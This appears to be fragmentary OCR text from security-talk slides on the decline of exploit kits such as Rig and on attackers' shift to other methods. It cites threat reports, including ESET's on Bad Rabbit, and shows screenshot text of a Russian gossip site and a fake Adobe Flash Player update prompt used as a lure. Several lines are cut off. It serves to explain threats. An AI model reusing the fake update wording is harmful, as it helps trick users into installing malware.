
Jun 14, 2016 by Ricky Mondello @rmondello

Hits for Rig EK January 2017 through January 2018




https://researchcenter.paloaltonetworks.com/2018/02/threat-brief-declining-rig-exploit-kit-hops-coinmining-bandwagon/

New Exploit Kits Observed by Year



https://go.recordedfuture.com/hubfs/reports/cta-2018-0327.pdf

How have attackers adapted?



СБ Дети Филиппа Киркор
argumentiru.com/scandal/2016/03/424036
#ГЛАВНАЯ #НАШИ ПУБЛИКАЦИИ #ЗДОРОВЬЕ #КУЛЬТУРА #ШОУБИЗ #ЖЕЛТЫЙ РАЗДЕЛ #ТЕХНО #ТУРИЗМ #НАУКА #ТАТАРСТАН #ОПРОСЫ
Суть Событий
ПОИСК ПО САЙТУ
Наши ленты:
#Главная #Вся #ЖЕЛТАЯ

Хирург назвал все операции, которые преобразили Юлию Рутберг до неузнаваемости

Адвокат рассказал, сколько квартир теперь принадлежит молодой жене

Бывшая жена Марата Башарова унизила известную певицу на показе модной коллекции

Молодая жена Ивана Краско назвала жизнь с ним "нищебродством"

23.10 18:41 # ЕленаСкрынник , ДмитрийБелоносов
В соцсетях обсуждают снимок гламурного мужа бывшего министра Елены Скрынник

23.10 18:26 # Марьянов
Глава реацентра впервые рассказала, как Марьянов провел у нее свои последние дни

Чтобы помириться, нужно поссорить!
detective1997.ru
Поссорим Вашего близкого человека, для того чтобы Вы смогли с ним помириться.

Как поху без дие
silavoli
Стройное

российского шоу-бизнеса.

An update to Adobe® Flash® Player is available.


This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.

Did you know...

- The top 10 Facebook
- Most of the top
- Flash Player

Note: If you have selected to allow Adobe to install update, this update will be installed on your system automatically.

https://www.welivesecurity.com/2017/10/24/bad-rabbit-not-petya-back/

